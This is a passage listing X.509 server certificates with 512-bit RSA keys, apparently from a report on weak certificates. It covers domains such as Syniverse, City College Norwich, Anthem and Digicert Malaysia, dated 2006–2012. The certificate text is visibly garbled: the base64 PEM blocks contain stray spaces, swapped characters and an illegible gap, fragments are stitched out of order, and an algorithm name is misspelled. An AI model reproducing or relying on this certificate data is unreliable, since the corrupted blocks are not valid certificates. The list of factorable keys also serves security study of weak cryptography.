AlUEChMOR2xvYmFsU2l1bnB1BjbmMxITAFBgNVBAMTGEN5YmVydHJ1c3QgU3V3ZVN1
cnZlcjBDQTAEFw0wOTAYMTMxOTAwNTFaFw0xMTAYMTMxOTAwNTFaMIG5MR0wGwYD
VQQDEExRpbmBhY2suc3luaXZlcjN1LmNvbTELMakGAlUEBhMCMVVMxLjAsBgkqhkiG
```

```
9w0BCQEWH2JlBgluzGEuamFibG9uc2tpQHN5bml2ZXJzZS5jb20xDjAMBgNVBAcT
BVRhbXBhMSQwIgyYDVQKExtTew5pdmVyc2UgVGVjaG5vbG9naWVzIEluYy4xEzAR
BgNVBAStCkNyb3Nzcm9hZHMxEDAObgNVBAGTB0Zsb3JpZGEwXDANBgkqhkiG9w0B
AQEFAANLADBIaKEApRNTFwL3zTNkfegnj+m8q9uW00ENTsQqENVkWiEsYt4JLsVf
ecXVniabGprjmTviLkh+nF90yTQJs6Vaf7vpNQIDAQABo4GQMIGNMBEGCWCsAGG
+EIBAQQEAWIGwDAObgNVHQ8BAf8EBAMCBPAwHwyDVR0jBBgwFoAUKzdTk2RHZiNP
ANP33egwtluEiSMwOQYDVR0fBDIwMDAuoCygKoYoaHR0cDovL2Nybc5nbG9iYWxz
aWduLm5ldC9zdXJlc2VydMvyLmNybdAMBgNVHRMBAf8EAjAAMA0GCSqGSib3DQEB
BQUAA4IBAQCvKkZvRga7CDplgl/8rxOeYpEIaTXRgOUqOzQKckH0PW8kcUhnBbd
h+7catTn9NT5pgS7YFMrFBmKLC4fao+XItb05UQGwiLuz7Izz/pAD5zPWH9Tia/A
Aq3YfBk881L0EDDwYSSpnRgBo/XJKatlZu+lLc1T4kQJ6olMvO8atix73xY5lIsz
yxQWwpNCbE0Ymbp7+pF08J0erpK0lE07lrp+at84nc58ETc3TCCAXWvileGYfcwm
ysxPgU2VFrsm2x/+A/yiUJxJC0V8hvxcpjE08gjxAxYQ4JAM5wJ0lfXoMgOj+3gX
3CO/tFnmb5EcOM23nkiga2iYAOMzSbiu
END CERTIFICATE
```

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 01:00:00:00:00:01:1d:91:a4:6e:5b

Signature Algorithm: sha1WithRSAAEncryption

Issuer: C=BE, O=Cybertrust, OU=Educational CA,
CN=Cybertrust Educational CA

Validity

Not Before: Nov 12 16:59:48 2008 GMT

Not After : Nov 12 16:59:48 2011 GMT

Subject: C=GB, ST=Norfolk, L=Norwich, O=City College
Norwich, OU=I.T. Services, CN=stfmail.ccn.ac.uk

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

PublicKey: (512 bit)

Modulus:

00:c6:5c:e9:3d:a8:bc:74:31:fd:9b:20:34:30:cd:
dc:50:6a:58:9b:41:6a:1e:04:9f:75:c2:90:1f:d8:
a7:b3:3a:8f:5a:29:f8:2d:b6:91:b0:71:9a:ab:4c:
a1:f6:12:8d:9b:01:fa:27:cd:f4:ed:08:50:48:3a:
29:3b:16:94:4f

Exponent: 65537 (0x10001)

X509v3 extensions:

X509v3 Key Usage: critical

```
Signature Algorithm: sha1WithRSAEncryption
71:99:aa:c9:92:26:ee:32:2d:c0:95:f8:16:47:b7:d9:eb:2e:
f1:93:d2:c3:3d:62:c1:9a:74:d2:2f:29:9c:08:a8:ca:52:6c:
42:c4:2b:a7:1c:96:17:af:3d:01:b5:b5:f1:70:d0:08:e1:fa:
63:e1:44:b2:61:66:3d:9c:5a:3f:3a:32:b0:47:31:3d:27:1d:
98:9c:d3:c3:c7:9f:73:55:8c:ff:d7:21:2d:76:d2:e7:df:8b:
9e:d3:ee:c5:5e:e7:6a:ba:7a:bb:7b:9e:38:00:54:ed:58:ee:
00:c1:45:8b:d4:63:25:be:22:98:a8:ef:f0:b3:f8:fb:15:32:
e8:ae:da:27:e4:60:46:d6:75:78:50:1d:57:4d:06:e9:8c:b8:
43:f5:9a:58:cf:a1:f4:c7:c7:ec:4a:b0:8a:95:c7:6c:3b:50:
0a:45:74:f1:d6:02:e0:78:a7:f1:f1:55:6e:20:92:55:37:be:
b6:57:76:37:ff:60:30:c3:9a:2c:0e:dd:d8:ef:2b:bf:1f:20:
9d:a5:21:93:94:9a:1e:58:74:b8:24:ce:a4:38:7b:1d:38:fd:
f2:9f:21:c0:49:d1:94:3e:38:7e:63:0c:0b:c3:98:ea:56:b2:
90:92:dc:75:0d:06:0b:35:9c:94:d6:e1:be:79:05:d1:27:b3:
87:23:14:0a
```

[illegible]

```
c3RmbWFpbC5jY24uYWMudWswXDANBgkqhkiG9w0BAQEFAANLADBIaKEAxlpPai8
dDH9myA0MM3cUGpYm0FqHgSfdcKQH9inszqPWin4LbaRsHGaq0yh9hKNmWH6J830
7QhQSDopOxaUTwIDAQABo4HzMIHwMA4GA1UdDwEB/wQEAwIFoDafBgNVHSMEGDAW
gBR1ZaM91zsRowoHJTfJQkpbndndQ4TAdBgNVHQ4EFqQUvn7jU70AM148eCsCsr9S
orHl8vgwOgYDVR0fBDMwMTAvoC2gK4YpaHR0cDovL2Nybc5nbG9iYWxzaWduLm5l
dC9lZHVjYXRpb25hbC5jcmwwTwYIKWyBBQUHAQEEQzBBMD8GCCsGAQUFBzAchjNo
dHRwOi8vc2VjdXJlLmdsb2JhbHNpZ24ubmV0L2NhY2VydC9lZHVjYXRpb25hbC5j
cnQwEQYJYIZIAYb4QgEBBAQDAgbAMA0GCSqGSIb3DQEBBQUAA4IBAQBxmarJkibu
Mi3AlfgWR7fZ6y7xk9LDPWLBmTSLymcCKjKUmxCx CunHJYXrz0BtbXxcNAI4fpj
4USyYWY9nFo/OjKwRzE9Jx2YnNPDx59zVYz/1yEtddLn34ue0+7FXudqunq7e544
AFtTWO4AwUWL1GMLviKYqO/ws/j7FTLorton5GBGlnV4UB1XTQbpjLhD9ZpYz6H0
x8fsSrCKlcds0lAKRXTxlGgKfx8VVuIJJVN762V3Y3/2AwW5osDt3Y7yu/HyCd
pSGTlJoeWHS4JM6kOHsdOP3ynyHASdGUPjh+YwwLw5jqVrKQktxlDQYLNzyUluG+
eQXRJ7OHixQK
END CERTIFICATE
```

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 01:00:00:00:00:01:1f:71:6f:21:66

Signature Algorithm: sha1WithRSAAEncryption

Issuer: O=GlobalSign Inc, CN=Cybertrust SureServer CA

Validity

Not Before: Feb 13 19:59:00 2009 GMT

Not After : Feb 13 19:59:00 2011 GMT

Subject: CN=agreement.syniverse.com,
C=US/emailAddress=belinda.jablonski@syniverse.com,
L=Tampa, O=Syniverse Technologies Inc., OU=Crossroads,
ST=Florida

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

PublicKey: (512 bit)

Modulus:

```
00:a5:13:53:17:02:f7:cd:33:64:7d:e8:27:8f:e9:
bc:ab:db:96:3b:41:0d:b6:c4:2a:10:d5:64:58:87:
ac:62:de:09:2e:c5:5f:79:c5:d5:9e:26:9b:1a:9a:
e3:99:3b:e2:2e:48:7e:9c:5f:74:c9:34:09:b3:a5:
40:7f:bb:e9:35
```

Exponent: 65537 (0x10001)

X509v3 extensions:

```
Netscape Cert Type:
  SSL Client, SSL Server
X509v3 Key Usage: critical
  Digital Signature, Non Repudiation, Key
  Encipherment, Data Encipherment
X509v3 Authority Key Identifier:
  keyid:2B:37:53:93:64:47:66:23:4F:00:D3:F7:DD:E8:30:B
  6:5B:84:89:23
X509v3 CRL Distribution Points:
  Full Name:
    URI:http://crl.globalsign.net/sureserver.crl
X509v3 Basic Constraints: critical
  CA:FALSE
```

Signature Algorithm: sha1WithRSAEncryption

```
60:dd:4f:65:17:a0:3d:47:d7:70:d7:96:17:41:1c:b0:89:38:
9c:7e:bd:74:21:90:60:b4:04:d0:8d:12:81:a2:d5:c1:89:92:
8a:5e:6a:ae:c9:df:0a:78:e9:70:7f:b9:9b:3e:08:ab:74:6b:
ab:99:cb:9b:f4:1e:61:53:7f:13:3f:5b:26:ea:57:11:fa:d7:
3b:90:8c:59:23:d4:73:66:9e:aa:47:72:04:9a:bf:d8:29:aa:
c1:4d:f3:32:e5:c3:26:8a:98:da:07:bf:b7:07:0e:1a:4e:a2:
13:51:c6:2c:11:7f:2c:40:c6:0f:a1:4d:51:6a:33:7b:9d:52:
9b:4b:f9:85:6a:13:44:81:2e:8f:a9:2d:ce:29:57:54:3b:d8:
1b:d8:20:5a:c1:46:16:93:3f:34:e3:4a:5a:e8:54:f2:9b:b6:
14:4a:10:9b:db:d4:33:7b:76:13:29:c9:f8:44:02:98:94:5d:
09:30:a0:a3:f0:94:1c:94:48:83:03:66:2c:40:92:b4:75:44:
35:f4:8d:be:21:51:47:86:cd:fb:67:55:6d:a6:17:df:79:3f:
31:31:63:97:fc:8d:1a:14:9c:7e:68:13:bc:1b:2b:54:c9:a7:
e3:05:8a:f7:43:0a:06:6d:07:e3:f3:34:1d:92:be:30:9d:95:
05:8c:35:ba
```

BEGIN CERTIFICATE

```
MIIDRzCCAi+gAwIBAgILAQAAAAABH3FvIWYwDQYJKoZIhvcNAQEFBQAwPDEXMBUG
A1UEChMOR2xvYmFsU2lnbiBJbmMxITAfBgNVBAMTGEN5YmVydHJlc3QgU3VyZVN1
cnZlciBDQTAEfW0wOTAYMTMxOTU5MDBaFw0xMXTAYMTMxOTU5MDBaMIGMSAwHgYD
VQQDEdxdhZ3JlZW1lbnQuc3luaXZlcnl1LnVnbTELMakGA1UEBhMCVVMxLjAsBgkq
hkiG9w0BCQEHZ2JlbGluZGEuamFibG9uc2tpQHNSbml2ZXJzZS5jb20xZjAMBGNV
BACTBVRhbXBhMQswIgYDVQQKEExtTew5pdmVyc2UgVGJvYmVzZS5jb20xZjAMBGNV
BzARBgNVBAStCkNybzN3cm9hZHMxEDAOBgNVBAGTB0Zsb3JpZGEwXzANBgkqhkiG
9w0BAQEFAANLADBIaKEApRNTFwL3zTNkfegnj+m8q9uW00ENTsQqENVkWiesYt4J
LsVfecXVniabGprjmtViLkh+nF90yTQJs6VAf7vpNQIDAQABo4QMIGNMBEGCWCg
```

```
SAGG+EIBAQQEAWIGWDAOBgNVHQ8BAf8EBAMCBPAwHwYDVR0jBBgwFoAUKzdTk2RH
ZiNPANP33egwtluEiSMwOQYDVR0fBDIwMDAuoCygKoYoaHR0cDovL2Nybc5nbG9i
YWxzawduLm5ldC9zdXJlc2VydmVyLmNybdAMBgNVHRMBaf8EAjAAMA0GCSqGS1b3
DQEBBQUAA4IBAQBg3U9lF6A9R9dw15YXQRywiTicfrl0IZBgtATQjRKBotXBizKK
Xmquyd8KeOlwf7mbPgirdGurmcub9B5hU38TP1sm6lcR+tc7kIxZI9RzZp6qR3IE
mr/YKarBTfMy5cMmipjaB7+3Bw4aTqITUcYsEX8sQMPoU1RajN7nVKbs/mFahNE
gS6PqS3OKVdUO9gb2CBawUYWkz8040pa6FTym7YUSHCb29Qze3YTKcn4RAKYlF0J
MKCj8JQclEiDA2YsQJK0dUQ19I2+IVFHhs37Z1VtphffeT8xMWOX/I0aFJx+aBO8
GytUyafjBYr3QwoGbQfj8zQdkr4wnZUFjDW6
END CERTIFICATE
```

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 2786749 (0x2a85bd)

Signature Algorithm: sha1WithRSAEncryption

Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,

CN=Digisign Server ID (Enrich)

Validity

Not Before: Mar 29 04:26:21 2010 GMT

Not After : Mar 29 04:26:21 2012 GMT

Subject: C=MY, O=Digicert Sdn. Bhd., CN=mcrcs2.digicert.
com.my, L=Kuala Lumpur

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

PublicKey: (512 bit)

Modulus:

00:c2:f6:81:3d:67:9c:8a:93:22:6f:c1:cf:a9:85:
ec:d1:40:b6:79:ea:02:47:88:c2:bb:dd:59:97:49:
f5:59:a8:be:0d:10:17:79:9b:0b:ee:a5:4c:7a:db:
73:d8:26:49:76:2b:4f:fc:4e:aa:1d:e1:57:22:d5:
0b:cd:d5:da:69

Exponent: 65537 (0x10001)

X509v3 extensions:

X509v3 Subject Key Identifier:

42:C0:71:88:BF:7B:00:93

X509v3 Certificate Policies:

Policy: 2.16.458.1.1

CPS: <http://www.digicert.com.my/cps.htm>

X509v3 Authority Key Identifier:


```
Not Before: Jun 14 15:26:42 2006 GMT
Not After : Jul 14 15:26:42 2008 GMT
Subject: C=US, O=www.gccustomservices.com,
OU=businessprofile.geotrust.com/get.jsp?GT30320107, OU=See
www.rapidssl.com/cps (c)05, OU=Domain Control Validated
RapidSSL(R), CN=www.gccustomservices.com
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        PublicKey: (512 bit)
        Modulus:
            00:cb:1f:b0:21:9c:37:a2:39:75:02:b5:12:dc:bb:
            f5:7a:f7:93:65:0d:f8:6c:36:68:0a:06:19:49:77:
            da:68:9e:ea:eb:39:d4:16:49:6d:14:c0:c9:6f:53:
            c5:ec:a8:6b:60:ca:c3:a4:5b:3b:1a:93:1d:1f:3c:
            d8:26:d5:6e:23
        Exponent: 65537 (0x10001)
X509v3 extensions:
    X509v3 Key Usage: critical
        Digital Signature, Non Repudiation, Key
        Encipherment, Data Encipherment
    X509v3 CRL Distribution Points:
        Full Name:
            URI:http://crl.geotrust.com/crls/ebizcal.crl
    X509v3 Authority Key Identifier:
        keyid:4A:78:32:52:11:DB:59:16:36:5E:DF:C1:14:36:40:6
        A:47:7C:4C:A1
Signature Algorithm: md5WithRSAEncryption
    99:a5:16:0b:3e:3d:d1:a4:36:dc:09:c5:22:12:d9:cf:c5:76:
    89:4a:7b:27:be:2d:d6:53:2b:6b:a4:da:0b:f3:f5:bf:72:cc:
    11:1c:5c:a1:a3:ef:78:83:4d:01:a6:a0:e6:d8:91:2c:6c:ce:
    83:d8:be:fe:a1:14:c9:b4:ac:fc:be:8e:c3:75:1d:6a:6a:43:
    5a:a5:1c:3b:eb:aa:f4:f3:36:bc:34:63:72:2a:d8:c5:97:b6:
    a3:aa:54:91:5e:3f:3c:48:36:3c:51:37:c0:55:28:f1:a4:8f:
    ea:df:e5:2f:b2:62:bd:33:20:6a:4a:57:66:00:89:21:c4:68:
    d5:e2
```

BEGIN CERTIFICATE

```
MIIC3DCCAkWgAwIBAgICVKEwDQYJKoZIhvcNAQEEBQAwUzELMAkGA1UEBhMCVVMx
HDAaBgNVBAoTE0VxdWlmYXggU2VjdXJlIEluYy4xJjAKBgNVBAMTHUVxdWlmYXgg
U2VjdXJlIGVcdXNpbmVzcyBDQS0xMB4XDTA2MDYxNDE1MjY0MlloXDTA4MDcxNDE1
```

```

MjY0Mlowgecx CzAJBgNVBAYTA1VTMSEwHwYDVQKExh3d3cuZ2NjdXN0b21zZXJ2
aWNlcy5jb20xODA2BgNVBAsTL2Jlc2luZXNzcHJvZmlsZS5nZW90cnVzdC5jb20v
Z2V0LmpzcD9HVDMwMzIwMTA3MScwJQYDVQQLex5tZWUgd3d3LnJhcGlkc3NsLmNv
bS9jcHMgKGMpMDUxLzAtBgNVBAsTJkRvbWVpbiBDb250cm9sIFZhbGlkYXRlZCAT
IFJhcGlkU1NMKFIpMSEwHwYDVQKQDEh3d3cuZ2NjdXN0b21zZXJ2aWNlcy5jb20w
XDANBgkqhkiG9w0BAQEFAANLADBIAGIAEAYx+wIZw3ojllArUS3Lv1eveTZQ34bDZo
CgYZSXfaaJ7q6znUFkltFMDJb1PF7KhrYMrDpFs7GpMdHzzYJtVuIwIDAQABo24w
bDAOBgNVHQ8BAf8EBAMCBPAwOQYDVR0fBDIwMDAuoCygKoYoaHR0cDovL2Nybc5n
ZW90cnVzdC5jb20vY3Jscy91Yml6Y2ExLmNyYDAfBgNVHSMEGDAWgBRKeDJSEdtZ
FjZe38EUNkBgR3xMoTANBgkqhkiG9w0BAQQFAAOBgQCZpRYLPj3RpDbcCcUiEtnP
xXaJSnsnvi3WUytrpNoL8/W/cswRHFyho+94g00BpqDm2JESbM6D2L7+oRTJtKz8
vo7DdRlqakNapRw766r08za8NGNyKtjF17ajqlSRXj88SDY8UTfAVSjxpI/q3+Uv
smK9MyBqSlmAIkhxGjV4g==
END CERTIFICATE

```

Certificate:

Data:

```

Version: 3 (0x2)
Serial Number: 27455 (0x6b3f)
Signature Algorithm: sha1WithRSAEncryption
Issuer: C=DE, O=TSYSTEMS
Enterprise Services GmbH, OU=Trust Center Deutsche
Telekom, CN=Deutsche Telekom CA 5
Validity
    Not Before: Oct 20 06:55:03 2008 GMT
    Not After : Oct 25 06:55:03 2009 GMT
Subject: O=AIC GmbH, OU=AIC Certificate Service C06,
L=Sindelfingen, ST=BAW, C=DE, CN=www.kuechentraum24.de
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    PublicKey: (512 bit)
    Modulus:
        00:b7:92:e8:ac:bd:17:b8:20:35:53:82:2a:c4:c9:
        f8:b5:a5:c0:fc:c0:43:f9:c5:79:5c:43:f4:58:22:
        6f:c4:db:c1:d2:a9:45:31:33:1e:da:73:da:7b:5a:
        ea:2e:80:eb:30:80:fc:58:1e:1e:89:b2:15:1b:fc:
        bc:f2:45:4d:ff
    Exponent: 65537 (0x10001)
X509v3 extensions:
    X509v3 Authority Key Identifier:

```

```
keyid:B3:F5:5F:A6:02:3C:23:10:5B:71:A1:7C:B3:A7:40:8
5:A8:85:26:B8
X509v3 Key Usage: critical
    Digital Signature, Key Encipherment
X509v3 Subject Key Identifier:
    80:B5:D5:2B:3F:F9:B6:18:91:23:AE:A9:27:5B:20:D4:9E:
    02:E9:A7
X509v3 Certificate Policies:
    Policy: 1.3.6.1.4.1.7879.13.2
    CPS: http://wwwca.telesec.de/Pub_Cert/ServPass/cps/
    CPS_ServerPass_V34.pdf
X509v3 CRL Distribution Points:
    Full Name:
        URI:http://wwwca.telesec.de/cgi-bin/
        Pub_Cert/ServPass/DwnloadCRL.crl?issuer_
        dn=Deutsch
        e_Telekom_CA_5
    Full Name:
        URI:ldap://ldapserverspass.
        telesec.de/cn=Deutsche%20Telekom%20
        CA%205,ou=Trust%20Center%20Deutsche%20
        Telekom,o=TSYSTEMS%20Enterprise%20Services%20
        GmbH,c=de?certificateRevocationlist?ba-
        se?certificateRevocationlist=*
X509v3 Basic Constraints: critical
    CA:FALSE
X509v3 Subject Alternative Name:
    DNS:www.kuechentraum24.de
Signature Algorithm: sha1WithRSAEncryption
b6:bc:98:3d:6c:44:95:50:c1:06:94:71:b1:05:2d:99:85:e3:
db:6e:39:58:fd:f0:45:1c:0d:3c:b3:45:33:e9:66:fd:99:f0:
b9:c0:98:8a:af:01:f5:b4:66:a7:7e:11:8a:6c:71:09:b9:fa:
5e:66:fc:3d:03:13:f1:c6:79:7c:bb:c5:fb:b7:e5:6b:c8:e3:
92:7e:7d:fb:87:e0:7d:5e:3e:64:6e:df:27:52:85:d3:9b:71:
93:84:2b:38:d1:4b:10:fc:23:e2:ae:7a:cb:a7:01:d1:c5:30:
05:76:2d:26:f5:9f:b9:5b:8c:e7:3b:3c:2d:fb:a9:10:61:40:
2e:da:45:75:c2:c3:d1:20:8d:da:f3:72:3f:5c:7d:bd:e1:86:
d3:43:9d:81:71:84:09:2f:13:af:e1:cb:55:c2:0d:a4:3c:d3:
f7:f2:eb:12:22:96:a7:5d:0b:ff:b3:9f:fa:f6:cf:a3:19:82:
93:dc:ab:a7:fe:76:10:ff:5e:32:00:d7:69:1a:a1:e6:2a:e2:
```

```
31:63:d6:14:f6:69:17:d4:bc:e2:68:c9:76:71:82:14:5f:a8:
88:f7:e2:3d:10:50:da:aa:97:96:08:f8:33:18:d2:1a:93:4f:
5c:58:fc:c0:05:e0:31:f2:59:cf:5e:2e:f5:6a:1f:6c:0f:fa:
34:0b:2c:c9
```

BEGIN CERTIFICATE

MIIFDTCCCA/WgAwIBAgICaz8wDQYJKoZIhvcNAQEFBQAwgYIx CzA JBGNVBAYTAkRfMSswKQYDVQQKEyJULVN5c3Rl bXMG RW50ZXJwcm l z ZSBTZXJ2aWNlcyBh bWJIMSYwJAYDVQQLEx l UcnVzdCBDZW50ZXI gRGVl dHNjaGUGVGVsZWt vbT EeMBwGAlUEAxMV RGVl dHNjaGUGVGVsZWt vbSBDQSA1MB4XDTA4MTAyMDA2NTUwMl oXDTA5MTAyNTA2NTUwMl owgYsxEtAPBgNVBA oTCEFJQYyBh bWJIMSGwI gYDVQQLExtBSUMGQ2VydGlm aWNhdGUGU2Vydml j ZSBDMDYxFTATBgNVBAC TDFNpbmRl bGZpbmdl b j EMMAoGA l UE CBMDQk FXMQswCQYDVQQGEwJERTEeMBwGAlUEAxMVd3d3Lmt l ZWN oZW50cmFl bT i O LmRl MFwDQYJKoZIhvcNAQEEBQA DSAwAwSAJBALeS6Ky9F7ggNVOCKsTJ+LWl wPzA Q/nFeVxD9Fgib8Tbw dKpRTEzHtpz2nta6i6A6zCA/FgeHomyFRv8vPJFTf8CAwEA AaoCAkwgggJEMB8GA l UdIwQYMAAF L P l X6YCPQM QW3GhfLONqJiWohSA4MA4GA l Ue DWEb/wQEAWI FoDAdBgNVHQ4EFgQYfUGLXVKZ+5thiRI66pJlsglJ4C6acwgYDVR0g BGgwYTBFBgk rBgEEAb l HDQIUUjBQBgrBgEFBQcCARZEAHRo cDovL3d3d2NhLnRl bGVzZWMuZGUGUvUHViX0NlcnQvU2Vyd l Bhc3MvY3BzL0NQ U l 9TZXJ2ZXJQYXNzXl YzNC5wZGYwggFUBGNVHR8EggFLMIIBRzBnoGwGY4ZhaHRo cDovL3d3d2NhLnRl bGVzZWMuZGUGUvY2dpLWJpb i 9QdWJfQ2VydC9TZXJ2UGFzcy9Ed25sb2FkQ l JMLmNy bD8t aXNzdWVyX2RuPURl dXRzY2hlXl Rl bGVrb2l fQ0FfNTCB26CB2KCB l YaB0mxkYXA6Ly9sZGFwLXNlcnZlcnBhc3MudGVsZXNlYy5kZS9jb j l EZXV0c2NoZSUyMFRl bGVrb20l m j BDQSUyMDUsb3U9VHJl c3Ql m j BDZW50ZXI l m j BEZXV0c2NoZSUyMFRl bGVrb20sbz l ULVN5c3Rl bXMI m j BFbnRlcnByaXNl JTIwU2Vydml j ZXMI m j BhbWJl LGM9ZGU/Y2VydGlm aWNhdGVsZXZvY2F0aW9ubG l zdD9 l YXNl P2Nl cnRpZml j YXRl UmV2b2Nh dG l vbmxc3Q9K j AMBgNVHRMBAf8EA j AAMCAGA l UdeEQQZMB eCFX d3dy5rdWVj aGVudHJhdW0yNC5kZTANBgkqhkiG9w0BAQUFAAOCAQEAt ryYPWxEl VDBBpRxsQUt mYX j 2245WP3wRRwNPLNFM+lm/ZnwucCYiq8B9bRmp34RimxxCbn6Xmb8PQMT8cZ5fL vF+7fla8 j j kn59+4fgfV4+ZG7fJ l KFO5txk4QrONFLEPw j 4q56y6cB0cUwBXYt JvWfuVuM5zs8LfupEGFAltpFdcLD0SCN2vNyPl x9veGG00Od gXGECS8Tr+HLVcINpDzT9/LrEiKWp l 0L/7Of+vbPoxmCk9yrp/52EP9eMgDXaRqh5 i riMWPWFPPzP9S84m j JdnGCFF+oiPfiPRBQ2qqXl g j 4Mx j SGpNPFx j 8wAXgmF j Zz l 4u9WofbA/6NAssYQ==

END CERTIFICATE

Certificate:

Data:

```
Version: 3 (0x2)
```

Serial Number: 27585 (0x6bc1)

```
Signature Algorithm: sha1WithRSAEncryption
Issuer: C=US, O=Anthem Inc, OU=Ecommerce, CN=Anthem Inc
Certificate Authority
Validity
    Not Before: Jan 13 19:01:43 2010 GMT
    Not After : Jan 13 19:01:43 2011 GMT
Subject: C=US, ST=Indiana, L=Indianapolis, O=Anthem
Companies Inc, OU=AIT, CN=www18.anthem.com
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        PublicKey: (512 bit)
        Modulus:
            00:a0:66:16:2a:3f:32:86:a5:e7:75:1a:3d:02:0a:
            4c:04:ed:af:8b:92:e0:70:8f:54:64:c7:4d:18:ee:
            51:97:2f:00:39:44:fc:6f:f6:63:9c:65:47:64:7b:
            73:43:4a:85:2b:db:f6:f1:79:02:50:73:05:15:73:
            f8:64:0d:b4:b7
        Exponent: 65537 (0x10001)
X509v3 extensions:
    X509v3 Basic Constraints: critical
        CA:FALSE
    X509v3 Subject Alternative Name:
        email:DLAITMiddleware@anthem.com
    X509v3 Key Usage: critical
        Key Encipherment
    X509v3 Authority Key Identifier:
        keyid:FA:1A:DC:3E:5D:A6:B5:FD:FA:5F:6C:CB:28:40:D3:E
        0:97:A2:AA:AC
        DirName:/C=US/O=GTE Corporation/OU=GTE CyberTrust
        Solutions, Inc./CN=GTE
        CyberTrust Global Root
        serial:07:27:16:11
    X509v3 Subject Key Identifier:
        06:EC:C3:75:99:AA:67:1E:13:4A:B7:DD:83:8A:5B:86:E3:
        8E:F9:DD
Signature Algorithm: sha1WithRSAEncryption
    6c:0d:f7:59:c5:48:2d:c4:81:f5:be:8b:87:0b:fe:94:2d:3c:
    e4:c1:8f:ad:88:41:7f:9b:71:f6:56:8d:70:ba:ff:20:c7:6d:
    8d:52:28:0a:8f:cc:04:82:45:72:1e:0e:9f:43:7d:af:da:f3:
    07:34:b2:3a:97:5e:b4:44:31:4b:21:80:ec:ce:02:98:30:59:
```

```
dc:87:73:90:99:d1:79:ca:d8:bd:aa:cd:34:65:e2:c1:1f:78:
c2:da:69:60:3a:ca:0b:6b:6e:dd:80:6d:fd:20:09:85:88:2c:
9a:40:7c:fb:7d:78:ca:3e:c6:bf:81:3a:6a:09:e9:d9:c5:e8:
57:e9:94:a2:8a:f8:c8:1f:0e:84:9b:d1:77:5a:80:b6:c3:13:
ca:86:0a:9b:78:a0:9f:83:84:06:eb:8d:d1:17:50:78:68:b0:
bb:99:2a:50:f7:44:92:4e:3a:ca:63:48:aa:5e:30:1b:12:89:
b7:1d:f3:a7:4a:02:cc:da:2f:fc:e6:47:57:07:b1:33:f0:bf:
7f:6e:26:59:62:ec:66:b8:1f:a6:09:65:7c:db:e4:c2:09:d2:
97:e7:15:e4:34:a8:d6:f3:d2:3a:f9:20:6a:a0:a1:af:93:1b:
ea:8c:ea:a5:2a:26:da:a0:73:ed:ed:67:f6:53:a0:84:a1:0c:
31:ff:d8:08
```

BEGIN CERTIFICATE

```
MIIDpDCCAoygAwIBAgICa8EwDQYJKoZIhvcNAQEFBQAwYTELMAkGA1UEBhMCVVMx
EzARBgNVBAoTCkFudGh1bSBjbmMxEjAQBgNVBAStCUVjb21tZXJjZTEpMCCGA1UE
AxMgQW50aGVtIEluYyBDZXJ0aWZpY2F0ZSBBDXRob3JpdHkwHhcnMTAwMTEzMtKw
MTQzWhcnMTETwMTEzMtKwMTQzWjB+MQswCQYDVQQGEwJVUzEQMA4GA1UECBMHSW5k
aWFuYUVEVMBMGA1UEBxMMSW5kaWFuYXBvbGlzMROwGwYDVQQKEwRBbnRoZW0gQ29t
cGFuaWVzIEluYzEMMAoGA1UECjMDQULUMRkwFwYDVQQDEwB3d3cxOC5hbnRoZW0u
Y29tMFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBABKBMfio/Moal53UaPQIKTATtr4uS
4HCPVGTHTRjuUZcvADle/G/2Y5xlR2R7c0NKhSvb9vF5AlBzBRVz+GQntLcCAwEA
AaOCAQ8wggELMAwGA1UdEwEB/wQCMAAwJwYDVR0RBCAwHoEcREwtQU1ULU1pZGRs
ZXdhcmVAYW50aGVtLmNvbTAOBgNVHQ8BAf8EBAMCBSAwgaIGA1UdIwSbmjCB14AU
+hrcPl2mtf36X2zLKEDT4Jeiqqyhear3MHUxCzAJBgNVBAYTA1VTMRgwFgYDVQQK
Ew9HVEUgQ29ycG9yYXRpb24xJzAlBgNVBAsTHkdURSBDeWJlclRydXN0IFNvbHV0
aW9ucywGSW5jLjEjEjMCEGA1UEAxMhRlFIEN5YmVYVHJlc3QgR2xvYmFsIFJvb3SC
BAcnFhEwHQYDVRO0BBYEFAbSw3WZqmceE0q33YOKW4bjjvndMA0GCSqGSIb3DQEB
BQUAA4IBAQBsdFdzUgtxIH1vouHC/6ULTzkwY+tiEF/m3H2Vo1wuv8gx22NUigK
j8wEgkVyHg6fQ32v2vMHNLI61160RDFLIYDsZgKYMFnch30QmdF5yti9qs00ZeLB
H3jC2mlgOsoLa27dgG39IAmFiCyaQHz7fXjKPSa/gTqpCenZxehX6ZSiivjIHw6E
m9F3WoC2wxPKhgqbeKCfG4QG643RF1B4aLC7mSpQ90SSTjrKY0iqXjAbEom3HfOn
SgLM2i/85kdXB7Ez8L9/biZZYuxmuB+mCWV82+TCCdKX5xXkNKjW89I6+SBqoKGv
kxvqjOqlKibaoHPt7Wf2U6CEoQwx/9gI
END CERTIFICATE
```

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 2176345 (0x213559)

Signature Algorithm: sha1WithRSAAEncryption

Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,
CN=Digisign Server ID (Enrich)

Validity

Not Before: Dec 17 08:55:45 2008 GMT

Not After : Dec 17 08:55:45 2010 GMT

Subject: C=MY, O=JARING Communications Sdn.Bhd.,
OU=JARING, CN=www.flexicorp.jaring.my, L=W.Persekutuan/
emailAddress=sysadmin@jaring.my, ST=Kuala Lumpur
Subject Public Key Info:

Public Key Algorithm: rsaEncryption

PublicKey: (512 bit)

Modulus:

00:ed:61:d7:12:f3:94:1a:5f:d1:8b:28:35:b4:18:
38:d3:32:7b:7b:79:94:79:64:3d:db:bd:ad:f2:ff:
6c:61:fd:43:05:c1:f8:41:95:de:01:c2:ca:98:65:
d6:9f:bc:21:5c:35:76:9f:ff:3a:62:88:7b:32:21:
94:52:e1:46:ef

Exponent: 65537 (0x10001)

X509v3 extensions:

X509v3 Subject Key Identifier:

46:B9:8C:9E:2E:F7:69:2F

X509v3 Certificate Policies:

Policy: 2.16.458.1.1

CPS: <http://www.digicert.com.my/cps.htm>
